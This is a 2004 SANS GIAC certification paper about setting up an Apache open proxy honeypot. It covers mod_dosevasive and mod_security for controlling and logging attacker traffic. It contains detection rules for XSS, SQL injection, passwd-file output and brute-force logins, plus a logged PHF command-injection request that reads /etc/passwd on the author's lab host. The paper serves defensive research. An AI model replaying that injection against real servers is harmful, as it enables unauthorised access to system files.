



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Network Monitoring and Threat Detection In-Depth (Security 503)"  
at <http://www.giac.org/registration/gcia>

GIAC Certified Intrusion  
Analyst (GCIA)  
Practical Assignment  
Version 3.4

Open Proxy Honeypot

Ryan C. Barnett  
Online Course Start Date  
March 16, 2004

## Table of Contents

<a href="#"><u>Part One: Describe the State of Intrusion Detection</u></a>	3
<a href="#"><u>Topic Title – Open Proxy Honeypot</u></a>	3
<a href="#"><u>Controlling Access to your proxy</u></a>	6
<a href="#"><u>Honeypot Proxy Diagram</u></a>	12
<a href="#"><u>Part One References</u></a>	14
<a href="#"><u>Part Two - Three Network Detects</u></a>	15
<a href="#"><u>Detect One: NESSUS Scan - Web Server Fingerprinting Tests</u></a>	15
<a href="#"><u>Source of Trace</u></a>	17
<a href="#"><u>Detect Generation Method</u></a>	17
<a href="#"><u>Address Spoofing Probability</u></a>	18
<a href="#"><u>Attack Description</u></a>	19
<a href="#"><u>Attack Mechanism</u></a>	19
<a href="#"><u>Correlations</u></a>	23
<a href="#"><u>Evidence of Active Targeting</u></a>	24
<a href="#"><u>Severity</u></a>	24
<a href="#"><u>Defensive Recommendation</u></a>	25
<a href="#"><u>Multiple Choice Test Question</u></a>	28
<a href="#"><u>Incidents.Org Feedback</u></a>	28
<a href="#"><u>Detect Two: Distributed Brute Force Attack Against Yahoo</u></a>	30
<a href="#"><u>Source of Trace</u></a>	30
<a href="#"><u>Detect Generation Method</u></a>	31
<a href="#"><u>Address Spoofing Probability</u></a>	32
<a href="#"><u>Attack Description</u></a>	32
<a href="#"><u>Attack Mechanism</u></a>	33
<a href="#"><u>Correlations</u></a>	39
<a href="#"><u>Evidence of Active Targeting</u></a>	39
<a href="#"><u>Severity</u></a>	40
<a href="#"><u>Defensive Recommendation</u></a>	41
<a href="#"><u>Multiple Choice Test Question</u></a>	42
<a href="#"><u>Detect Three: Chaining Proxy Servers</u></a>	43
<a href="#"><u>Source of Trace</u></a>	44
<a href="#"><u>Detect Generation Method</u></a>	44
<a href="#"><u>Address Spoofing Probability</u></a>	44
<a href="#"><u>Attack Description</u></a>	44
<a href="#"><u>Attack Mechanism</u></a>	46
<a href="#"><u>Correlations</u></a>	48
<a href="#"><u>Evidence of Active Targeting</u></a>	48
<a href="#"><u>Severity</u></a>	49
<a href="#"><u>Defensive Recommendation</u></a>	50
<a href="#"><u>Multiple Choice Test Question</u></a>	51
<a href="#"><u>Part Three Analyze This: HoneyNet Project Scan of the Month</u></a>	52

---

## Part One: Describe the State of Intrusion Detection

---

### *Topic Title – Open Proxy Honeypot*

---

#### Abstract

---

Historically, it has been rather difficult for the security community at-large to gather detailed information of web-based attacks. This seems a bit odd since we are constantly deluged with news reports of web attacks such as: defacements, customer's credit card data being stolen from eCommerce sites or new worms that will automatically exploit some web server flaw. As a matter of fact, in Symantec's recent Internet Security Threat Report for July 1, 2003 – December 31, 2003 ([http://www.symantec.com.tw/region/tw/enterprise/article/sistr\\_2.pdf](http://www.symantec.com.tw/region/tw/enterprise/article/sistr_2.pdf)) they outlined the fact that web-based attacks account for a significant number of top attacks:

- Volume of Attacks - 6 of the top 10 attacks occurred over HTTP
- Number of Sensors Detecting Attacks – 8 of the top 10 were associated with web applications

If we know that web attacks are taking place, then why don't we have more concrete evidence of how the attacks happen? This lack of intelligence may be attributed to a variety of factors from the victim web site's perspective including:

- **Lack of knowledge that an attack even occurred**

Many web attacks go unnoticed for a variety of reasons. Organizations may have either not installed some sort of Intrusion Detection software to monitor HTTP traffic or they have not configured it correctly. Add to this the numerous methods which attackers use to evade IDS systems (Tunneling attacks through an SSL Tunnel, URL Encoding, TAB Separation, etc...) and it becomes evident that web attacks often slip under the radar of web administrators.

- **Lack of verbose/adequate logging of HTTP transactions**

Web attacks can often be very complex, perhaps utilizing a specially crafted HTTP request header that will exploit some new web server flaw. Unfortunately, the most typically used web server logging format is the Common Log Format (CLF) which only includes a small subset of transactional data. After a successful web break-in, the standard logs usually do not provide the level of detail needed to accurately diagnose the full web communication.

- **Lack of interest in public disclosure of the attack**

In today's cutthroat world of business, disclosing information about a successful attack may provide competition with a competitive advantage or cost an organization customer support.

From a counter-intelligence perspective, honeypot/honeynet technologies have not bared much fruit in the way of web attack data. The exceptions to this rule are indiscriminant worms such as Code Red, Nimda and Linux.Slapper that pseudo-randomly scanned IP ranges looking for anything that was listening on port 80. Web-based honeypots have not been as successful as OS level or other honeypot applications (such as SMTP) due to the lack of their perceived **value**. Deploying an attractive honeypot web site is a complicated, time-consuming task. Other than a Script Kiddie probing for an easy defacement, you just won't get much traffic.

So the question is - How can we increase our traffic, and thus, our chances of obtaining valuable web attack reconnaissance? After pondering this question for a period of time, the answer finally dawned on me. We need to use one of the web attacker's most trusted tools against him - **the Open Proxy server**. Instead of being the target of the attacks, we opt to be used as a conduit of

the attack data in order to gather our intelligence. In this paper, we will discuss the many security issues of misconfigured HTTP proxy servers. Why are Blackhats and Spammers so interested in Open Proxies? What do they use them for? Why should I care? The first section talks about Proxy Servers in general. We then discuss the concept of an Open Proxy Honeypot: What it is, How it works and the additional Apache modules used. In the Data Control section I will discuss the various methods for identifying and preventing malicious requests sent from the attacker. In the third section, Data Capture, I will discuss methods to capture verbose HTTP attacker activity, which are not normally available in default Common Log Formats (CLF) log files used by most web servers. By deploying a specially configured open proxy server (or proxypot), we can take a birds-eye look at the types of malicious traffic that traverse these applications.

## What are proxy servers?

---

Before we jump into what the Proxypot is and how it works, we must first talk about what proxy servers are. [RFC 2068 HTTP/1.1](https://tools.ietf.org/html/rfc2068) - gives this description for the term "proxy":

proxy

An intermediary program which acts as both a server and a client for the purpose of making requests on behalf of other clients. Requests are serviced internally or by passing them on, with possible translation, to other servers. A proxy must implement both the client and server requirements of this specification.

The vast majority of proxy implementations are one of the two following configurations - [http://httpd.apache.org/docs/mod/mod\\_proxy.html](http://httpd.apache.org/docs/mod/mod_proxy.html)

- **Forward Proxy** – An ordinary *forward proxy* is an intermediate server that sits between the client and the *origin server*. In order to get content from the origin server, the client sends a request to the proxy naming the origin server as the target and the proxy then requests the content from the origin server and returns it to the client. The client must be specially configured to use the forward proxy to access other sites. A typical usage of a forward proxy is to provide Internet access to internal clients that are otherwise restricted by a firewall. The forward proxy can also use caching to reduce network usage.
- **Reverse Proxy** – A *reverse proxy*, by contrast, appears to the client just like an ordinary web server. No special configuration on the client is necessary. The client makes ordinary requests for content in the name-space of the reverse proxy. The reverse proxy then decides where to send those requests, and returns the content as if it was itself the origin. A typical usage of a reverse proxy is to provide Internet users access to a server that is behind a firewall. Reverse proxies can also be used to balance load among several back-end servers, or to provide caching for a slower back-end server. In addition, reverse proxies can be used simply to bring several servers into the same URL space.

The type of proxy we are concerned with for our honeypot scenario is the Open Proxy. The Open Proxy is a proxy server with no access control. This means that any Internet client can connect to the proxy and make a request for the proxy server to connect to any Internet host and even hosts that are behind the proxy server.

## Open Proxy Background

The [LURHQ Intelligence Group](http://lurhq.org/) has a fantastic write-up on open proxies background –

*The widespread abuse of proxies started years ago with a program called Wingate. Before Windows had Internet connection sharing built in, people with a home network needed a way to route all their machines' Internet traffic through a single dialup. Wingate served this purpose, but unfortunately it shipped with an insecure default configuration. Basically anyone could connect to your Wingate server and telnet back out to another machine on another port. The company that wrote the software eventually closed the hole, but the original versions were widely deployed and infrequently upgraded.*

*Users of Internet Relay Chat (IRC) were particularly interested in these Wingate proxy servers, since attacks such as Winnuke and ping flooding were becoming popular at the same time. If you could disguise your IP address when connecting to an IRC server, you could let someone else take the beating when you were under attack from another IRC user. Of course, knowledge of how to use proxies gave an advantage to the attacker as well, as they could also hide the origin of the attack. IRC and proxy abuse became forever intertwined. Many modern IRC servers won't even let you connect without probing several ports on your IP address in an attempt to ensure you are not connecting through a proxy.*

*Turning to the modern day, we see a second trend in proxy use. Web traffic has grown at a phenomenal rate over the past 7 years. Companies and ISPs often turn to caching proxy servers to reduce the tremendous load on their networks. In order to satisfy the demands of their content-hungry users, these proxy servers are often configured to proxy any port, with little regard to security. If there are no access controls blocking connections from outside the network, it makes it possible to anonymously portscan the entire TCP port range of other outside systems. Even worse, some proxies will allow you to connect in reverse; to machines on a company's internal network. This flaw has been [thoroughly exploited in companies such as WorldCom, Excite@Home and others](#).*

## Open Proxy Honeypot

In order to learn more about what types of abuses are traveling through open proxy servers, I configured an Apache web server as an open proxy and placed it on the Internet. Here are the basic configurations for the Apache proxy server.

**Linksys Router/Firewall** - The first layer of control was a Linksys router, where I set up my Redhat Linux VMware host as a DMZ server (the proxypot IP address was 192.168.1.103) and would restrict all Internet traffic to only communicate with the honeypot host.

**Turn Off Un-needed Network Services** - The next step was to turn off all LISTENING ports. We certainly do not want our proxypot to be compromised because we left a vulnerable FTP daemon running.

**Configure Apache For Proxy** - The next step is to configure Apache as an open proxy. Apache's website talks about the security issues of open proxies ([http://httpd.apache.org/docs/mod/mod\\_proxy.html#access](http://httpd.apache.org/docs/mod/mod_proxy.html#access)) –

### Controlling access to your proxy

You can control who can access your proxy via the normal <Directory> control block using the following example:

```
<Directory proxy:*>
Order Deny,Allow
Deny from all
Allow from yournetwork.example.com
</Directory>
```

A <Files> block will also work, and is the only method known to work for all possible URLs in Apache versions earlier than 1.2b10.

For more information, see [mod\\_access](#).

Strictly limiting access is essential if you are using a forward proxy (using the [ProxyRequests](#) directive). Otherwise, your server can be used by any client to access arbitrary hosts while hiding his or her true identity. This is dangerous both for your network and for the Internet at large. When using a reverse proxy (using the [ProxyPass](#) directive with *ProxyRequests Off*), access control is less critical because clients can only contact the hosts that you have specifically configured.

Since we are deploying a proxypot and not a production proxy server, we do not want to apply these security settings. Below are the relevant proxy entries from the proxypot's httpd.conf file:

#### **ProxyRequests On**

This entry will turn on the full proxy capabilities of Apache. Without the corresponding ACL entries (as shown above) to restrict who is allowed to connect, we will proxy to any host for any client. The next mod\_proxy directive we will use is AllowCONNECT. The AllowCONNECT directive specifies a list of port numbers to which the proxy CONNECT method may connect. Today's browsers use this method when an *https* connection is requested and proxy tunneling over *http* is in effect. By default, only the default https port (443) and the default news port (563) are enabled. Use the AllowCONNECT directive to override this default and allow connections to the listed ports only. Here is the setting we use in the httpd.conf file –

```
AllowCONNECT 25 80 443 8000 8080 6667 6666
```

This setting allowed our proxypot to forward CONNECT requests for SMTP, standard web ports 80, 443, 8000 and 8080 and for IRC ports. Here are some other mod\_proxy directives that would normally be used when securing a proxy server, however we are not implementing them to keep our server both open and to provide anonymity for the client –

- **ProxyBlock** – We do not implement this directive. The ProxyBlock directive specifies a list of words, hosts and/or domains, separated by spaces. HTTP, HTTPS, and FTP document requests to sites whose names contain matched words, hosts or domains are *blocked* by the proxy server. The proxy module will also attempt to determine IP addresses of list items which may be hostnames during startup, and cache them for match test as well.
- **ProxyVia** – We do not implement this directive. This directive controls the use of the Via: HTTP header by the proxy. Its intended use is to control the flow of proxy requests along a chain of proxy servers. See RFC2068 (HTTP/1.1) for an explanation of Via: header lines. O'Reilly OpenBook has a great graphic showing the use of VIA headers with the TRACE request - <http://www.oreilly.com/openbook/webclient/ch03.html#34866>.

**Warning Banners** – SecurityFocus recently release an article entitled: [“Use a Honeypot – Go to Prison?”](#) In the article, Richard Salgado (DOJ Senior Counsel for Computer Crime) talks about the sticky situation you could be in with regards to violations of the Wiretap Act.

*One exemption permits interception of a communication if one of the parties consents to it the monitoring. To that end, Salgado suggested that honeypots display a banner message warning that use of the computer is monitored. "You can banner your honeypot... and you've got the argument that they saw the banner, continued using the system, and consented to monitoring," he said. But most hackers don't penetrate a system through the front door -- telneting in or surfing to a web page -- and if they never see the banner, they haven't consented to monitoring. "It's not the silver bullet."*

To address the banner issue, I decided to apply two fixes:

- **Warning Banner on Index web page** – I edited the default web page for the proxy server to include a warning banner:

```
WARNING: To protect the system from unauthorized use activities on this
system are monitored and recorded and subject to audit. Use of this
system is expressed consent to such monitoring and recording. Any
unauthorized access or use of this system is prohibited and could be
subject to criminal and civil penalties and/or administrative action.
```

- **Warning Banner in HTTP Response Header** – The other place that I placed a banner was in the HTTP response headers sent back to the client after processing the requests. I used the following directives from [Mod Header](#):

**Header set Warning "Subject to Monitoring"** – This setting adds an additional header sent to the client. Here is an example client session with the header output –

```
# telnet 192.168.1.103 80
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 29 Mar 2004 19:41:40 GMT
Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7c
Warning: Subject to Monitoring
Connection: close
Content-Type: text/html

Connection closed by foreign host.
```

Even though we have taken care to banner our proxypot in this fashion, the fact remains that the majority of users will not even see these banners. Real people using web browsers will most likely specify our proxypot as their proxy server and never even look at our index page. These same users are even able to see the warning header due to the fact that web browsers do not show these headers at all.

## Data Control



As is discussed in the [KYE: Honeynet](#) paper, the purpose of Data Control is to prevent attackers using our open proxy to attack or harm other systems. Data Control mitigates risk, it does not eliminate it. With Data Control, one of the questions you have to answer is how much outbound activity do you want to control? The more you allow the attacker to do, the more you can learn. However, the more you allow the attacker to do, the more harm they can potentially cause. So, you have to contain their activity enough so they can't harm other folks, but you can't contain it too much or minimize what you learn. How much you allow an attacker to do ultimately depends on how much risk you are willing to assume. To make this even more challenging, we have to contain the attacker without them knowing we are containing them. To accomplish just this, we will be implementing two additional Apache security modules: Mod\_Dosevasive and Mod\_Security.

### **Mod\_Dosevasive** - <http://www.nuclearelephant.com/projects/dosevasive/>

This module is used on the proxypot for Data Control against Denial of Service and Brute Force attacks. We will discuss additional preventative measures for Brute Force Authentication attacks in the Mod\_Security section below. We do not want our proxypot to participate in these type of attacks, so with Mod\_Dosevasive, we can stop the attempts at our proxypot before they are forwarded on to their destination. The README file for Mod\_Dosevasive summarizes the functionality of this module quite well:

#### WHAT IS MOD\_DOSEVASIVE ?

mod\_dosevasive is an evasive maneuvers module for Apache to provide evasive action in the event of an HTTP DoS or DDoS attack or brute force attack. It is also designed to be a detection tool, and can be easily configured to talk to ipchains, firewalls, routers, and etcetera.

Detection is performed by creating an internal dynamic hash table of IP Addresses and URIs, and denying any single IP address from any of the following:

- Requesting the same page more than a few times per second
- Making more than 50 concurrent requests on the same child per second
- Making any requests while temporarily blacklisted (on a blocking list)

--CUT --

#### HOW IT WORKS

A web hit request comes in. The following steps take place:

- The IP address of the requestor is looked up on the temporary blacklist
- The IP address of the requestor and the URI are both hashed into a "key". A lookup is performed in the listener's internal hash table to determine if the same host has requested this page more than once within the past 1 second.
- The IP address of the requestor is hashed into a "key". A lookup is performed in the listener's internal hash table to determine if the same host has requested more than 50 objects within the past second (from the same child).

If any of the above is true, a 403 response is sent. This conserves bandwidth and system resources in the event of a DoS attack.

**Installation/Configuration Information** – You should refer to the Mod\_Dosevasive README file for complete installation and configuration instructions.

### Testing

We need to test out Mod\_Dosevasive to make sure that it is working correctly. The TAR archive comes with a test.pl script to launch a DoS attack against your localhost to verify that dosevasive will in fact identify that the client has crossed the thresholds set and will generate a 403 Forbidden error message. Below is an example session using the test.pl script:

```
# pwd
/tools/dosevasive
# cat test.pl
#!/usr/bin/perl

# test.pl: small script to test mod_dosevasive's effectiveness

use IO::Socket;
use strict;

for(0..100) {
    my($response);
    my($SOCKET) = new IO::Socket::INET( Proto => "tcp",
                                         PeerAddr=> "127.0.0.1:80");

    if (! defined $SOCKET) { die $!; }
    print $SOCKET "GET /index.html HTTP/1.0\n\n";
    $response = <$SOCKET>;
    print $response;
    close($SOCKET);
}
# ./test.pl
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
--CUT--
```

The following Syslog message was generated as a result of the test –

```
Mar 29 15:58:22 INTRANET mod_dosevasive[21255]: Blacklisting address
127.0.0.1: possible DoS attack.
```

**Mod\_Security** - <http://www.modsecurity.org>

Mod\_Security is an Intrusion Prevention module for Apache and will function much in the same way that Snort-Inline is used within GenII Honeynets. I highly suggest that you read the full reference manual at the this location – <http://www.modsecurity.org/documentation/index.html>.

Mod\_Security has the following features and capabilities:

- **Request filtering**; incoming requests are analyzed as they come in, and before they get handled by the web server or other modules.
- **Anti-evasion techniques**; paths and parameters are normalized before analysis takes place in order to fight evasion techniques.
- **Understanding of the HTTP protocol**; since the engine understands HTTP, it performs very specific and fine granulated filtering.
- **POST payload analysis**; the engine will intercept the contents transmitted using the POST method, too.
- **Audit logging**; full details of every request (including POST) can be logged for later analysis.
- **HTTPS filtering**; since the engine is embedded in the web server, it gets access to request data after decryption takes place.

**Detailed Info:****Anti-evasion techniques**

- Remove multiple forward slash characters
- Treat backslash and forward slash characters equally (Windows only)
- Remove directory self-references
- Detect and remove null-bytes (%00)
- Decode URL encoded characters

**Special built-in checks**

- URL encoding validation
- Unicode encoding validation
- Byte range verification to detect and reject shellcode

**Rules**

- Any number of custom rules supported
- Rules are formed using regular expressions
- Negated rules supported
- Each container (VirtualHost, Location, ...) can have different configuration
- Analyses headers
- Analyses individual cookies
- Analyses environment variables
- Analyses server variables
- Analyses individual page variables
- Analyses POST payload
- Analyses script output

**Actions**

- Reject request with status code
- Reject request with redirection
- Execute external binary on rule match
- Log request
- Stop rule processing and let the request through
- Rule chaining
- Skip next n rules on match
- Pauses for a number of milliseconds

**File upload**

- Intercept files being uploaded through the web server
- Store uploaded files on disk
- Execute an external script to approve or reject files (e.g. anti-virus defense)

**Other**

- Change the identity of the web server

- Easy to use internal chroot functionality
- Audit log to log complete requests
- Debug log
- Smart enough to apply rules only to dynamic resources

### Installation

The quickest way to implement Mod\_Security is as a DSO (Dynamically Shared Object) and to use the following commands:

```
# /path/to/apache/bin/apxs -cia mod_security.c
# /path/to/apache/bin/apachectl stop
# /path/to/apache/bin/apachectl start
```

For additional information, including steps to statically compile Mod\_Security into the httpd binary, you should refer to the Mod\_Security Reference Manual - <http://www.modsecurity.org/documentation/modsecurity-manual.pdf>

**Example Rules File** – I give some comments about the relevance of these directives to our proxypot implementation.

```
<IfModule mod_security.c>

# This turns on the filter engine. We need this ☺
SecFilterEngine On

# These make sure that URL Encoding/Unicode is valid
SecFilterCheckURLEncoding On
SecFilterCheckUnicodeEncoding On

# This setting will restrict what characters are allowed to be
# be sent to the server. Many Buffer Overflow Attacks send
# binary characters to the web server - See this Ascii Chart
SecFilterForceByteRange 32 126

# We want to audit everything
SecAuditEngine On

# The name of the audit log file
SecAuditLog logs/audit_log

SecFilterDebugLog logs/modsec_debug_log
SecFilterDebugLevel 0

# We want to inspect POST payloads
SecFilterScanPOST On

# Action to take by default
# Log the request if it matches any trigger
# Pause for 50000 milliseconds (This can slow down scanners)
# Give a status code of 200 OK. This can trick scanners/apps
# into thinking that the attack was successful.
SecFilterDefaultAction "log,pause:50000,status:200"

# Weaker XSS protection but allows common HTML tags
SecFilter "<[[:space:]]*script"

# Prevent XSS attacks (HTML/Javascript injection)
SecFilter "<(.\n)+>"

# Very crude filters to prevent SQL injection attacks
```

```
SecFilter "delete[:space:]]+from"
SecFilter "insert[:space:]]+into"
SecFilter "select.+from"

# We can capture files sent via POST with these entries
SecUploadDir /usr/local/apache/upload
SecUploadKeepFiles On

# We can check the html sent back to the client for signs of a
# successful compromise
SecFilterSelective OUTPUT "Command completed|Bad command or
filename|file\(s\) copied|Index of|.uid=\(|root\:x\:0\:0\:0\:"

# These two entries will help to identify Brute Force Attacks
SecFilterSelective OUTPUT "Authorization Required" pause:10000
SecFilterSelective HTTP_AUTHORIZATION "Basic"
SecFilter "(login|username|passwd|password)"

# Include all converted Snort Rules - see below
include conf/snortmodsec-rules.txt

</IfModule>
```

With Mod\_Security, we are able to inspect all of the client headers and apply the SecFilter/SecFilterSelective rules sets against the requests. Now that we have this capability, we need to try and look at the different types of attacks, which will most likely come through our server and make sure that Mod\_Security will be able to identify and block these malicious requests.

#### Snort Signatures - <http://www.modsecurity.org/documentation/converted-snort-rules.html>

I came up with the idea of using Snort's web-attack signature files for use within Mod\_Security. I had manually translated the Snort signatures into the proper format with the use of standard Unix commands such as, cat, grep, awk and sed. This was fine for a one time deal, but would be cumbersome for repeated use. I told my idea to Ivan Ristic (Mod\_Security creator) and he developed a PERL script ([snort2modsec.pl](#)) that would automatically translate the rules into Mod\_Security format – [snortmodsec-rules.txt](#). All you need to do is download the snort rules from the snort website and then run them through the snort2modsec.pl script. For ease of maintenance, I opt not to place all of these signatures directly into my httpd.conf file, but rather use the "include" directive. This allows me to have cronjobs that automatically down/translate these signatures into the separate file.


#### Brute Force Attacks

As mentioned in an earlier section, we need to be able to identify and prevent Brute Force Authentication attacks. Mod\_Dosevasive will certainly help with these attacks, but there is still a chance that slower attacks would still be able to get through. With Mod\_Security, we are able to inspect the client headers for Authorization header. If this header is present, then the client is trying to authenticate to the remote server. If we use the signature listed below, we can effectively disable all basic authentication attempts

```
SecFilterSelective HTTP_AUTHORIZATION "Basic"
```

#### Example Diagram

Below is an example of how the open proxy honeypot data flow works:



## Data Capture

Once we have completed the Data Control sections, we can focus on the Data Capture capabilities of Apache with Mod\_Security. As you can see from the previous sections, Mod\_Security has tremendous features for identify and alerting on http requests and content. The other great feature of Mod\_Security is its logging capabilities. One frustrating aspect of investigating web-based attacks, is that the critical data needed to verify the attack is usually not logged within the standard logging mechanism of most web servers. Sanctum wrote a great paper on the importance of extended web logging in their paper [“Web Application Forensics: The Uncharted Territory”](#).

With Mod\_Security, we are able to capture the entire HTTP client request headers. This will allow us to conduct port-mortem forensic investigations with our audit\_log file. In addition to capturing all of the client headers, another useful feature of Mod\_Security is that it will add in an additional header token called “mod\_security-message”. This message is the same one that is logged in the error\_log file and tells you what security filter triggered the alert. Here is an example of an attack and the audit\_log data that is collected.

### Example CGI Attack: PHF

In the screenshot below, the attacker is attempting an OS command injection attack against the PHF CGI script to try and view the /etc/passwd file.

Form for CompanyX PH query

This form will send a PH query to the specified ph server.

PH Server:

At least one of these fields must be specified:

- Alias
- Name
- E-mail Address
- Nickname
- Office Phone Number
- CompanyX Callsign
- Proxy

[Show additional fields to narrow query](#)

[Return more than default fields](#)

### PHF Attack Audit\_Log Entry –

```
=====
Request: 192.168.1.102 - - [Mon Mar 29 17:02:32 2004] "GET http://191.16
8.1.103/cgi-bin/phf?Jserver=companyx.com&Qalias=%60%2Fbin%2Fcat+%2Fetc
%2Fpasswd%60&Qname=&Qemail=&Qnickname=&Qoffice_phone=&Qcallsign=&Qproxy= HTTP/1.0" 200 566
Handler: proxy-server
Error: mod_security: Warning. Pattern match "/phf" at THE_REQUEST.
-----
GET http://192.168.1.103/cgi-
bin/phf?Jserver=companyx.com&Qalias=%60%2Fbin%2Fcat+%2Fetc%2Fpasswd%60&
Qname=&Qemail=&Qnickname=&Qoffice_phone=&Qcallsign=&Qproxy= HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Charset: iso-8859-1,*,utf-8
Accept-Encoding: gzip
Accept-Language: en
Host: 192.168.1.103
Proxy-Connection: Keep-Alive
Referer: http://192.168.1.103/cgi-bin/phf
User-Agent: Mozilla/4.79 [en] (Windows NT 5.0; U)
mod_security-message: Access denied with code 200. Pattern match "/etc/passwd" at THE_REQUEST.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
```



Notice the mod\_security-message stating that mod\_security identified a request for "/etc/passwd" and it prompted a 200 status code. Remember, mod\_security will apply url decoding prior to apply the regular expression signatures! In the example above, the client request include this string - %2Fetc%2Fpasswd. Once mod\_security decodes this, it then becomes - /etc/passwd which matches one of our Snort signatures.

## Real-Time Monitoring with WebspY

While the audit\_log file is critical to capturing all of the client requests, it is difficult to monitor the file in real-time and have good feel for what is happening. Sure, you can run the standard "# tail -f audit\_log | less" command and watch the log entries in go by, but I thought it would be interesting to try and figure out a way to have an "Over the shoulder" view of the proxypot users. It was time to sit back, clear my mind, and try to think of any applications that I knew of that could monitor this type of network traffic. That is when it hit me – Dsniff! [Dsniff](#) is a security toolset created by Dug Song and one of the tools is called webspY. WebspY will sniff URL requests off the network and send them to a local Netscape Navigator Browser window. This allows you to "automatically" mirror the HTTP requests made by a client.

WebspY had definite potential for spying on users of the proxypot. The only real limitation of webspY is that it is designed to spy on "real" users who are using web browsers. Unfortunately, this is not the case for a majority of the proxypot users. Most of the clients are automated scripts/tools that use the HTTP HEAD and CONNECT commands and other requests that would not interact well with standard browsers. In addition to the different Request Methods, I updated pieces of the webspY.c source code to include more valid file extensions to monitor –

```
[root@INTRANET dsniff-2.3]# diff webspY.c.orig webspY.c
52,53c52,54
<                                     ".cgi", ".asp", ".php3",
".txt",
<                                     ".xml", ".asc", NULL };
---
>                                     ".cgi", ".asp", ".php",
".txt",
>                                     ".xml", ".asc", ".pl", ".exe",
>                                     ".dll", NULL };
```

There are many more adjustments that could be made to the program for our proxypot monitoring, but this was just one step. Future updates to this document will include these updates. If you would like to see webspY in action with the proxypot, you can download this AVI file – <http://honeypots.sourceforge.net/webspY3.zip>.



## Part One References

---

- 1) Symantec Internet Security Threat Report for July 1, 2003 – December 31, 2003.  
[http://www.symantec.com.tw/region/tw/enterprise/article/sistr\\_2.pdf](http://www.symantec.com.tw/region/tw/enterprise/article/sistr_2.pdf)
- 2) Hypertext Transfer Protocol -- HTTP/1.1 RFC  
<http://www.w3.org/Protocols/rfc2068/rfc2068>
- 3) Apache.org Documentation  
<http://httpd.apache.org/docs/>
- 4) LURHQ, "Exposing the Underground: Adventures of an Open Proxy Server",  
<http://www.lurhq.com/proxies.html>
- 5) Clinton Wong, "Web Client Programming with Perl",  
<http://www.oreilly.com/openbook/webclient/34866>
- 6) Kevin Poulsen, "Use a Honeypot, Go to Prison?",  
<http://www.securityfocus.com/news/4004>
- 7) HoneyNet Project, "Know Your Enemy: Honeynets",  
<http://www.honeynet.org/papers/honeynet/>
- 8) Mod\_Dosevasive Website,  
<http://www.nuclearelephant.com/projects/dosevasive/>
- 9) Mod\_Security Website,  
<http://www.modsecurity.org>
- 10) Sanctum, "Web Application Forensics: The Uncharted Territory"  
[http://www.cgisecurity.com/lib/WhitePaper\\_Forensics.pdf](http://www.cgisecurity.com/lib/WhitePaper_Forensics.pdf)
- 11) Dug Song, Dsniff Website,  
<http://monkey.org/~dugsong/dsniff/>

## Part Two - Three Network Detects

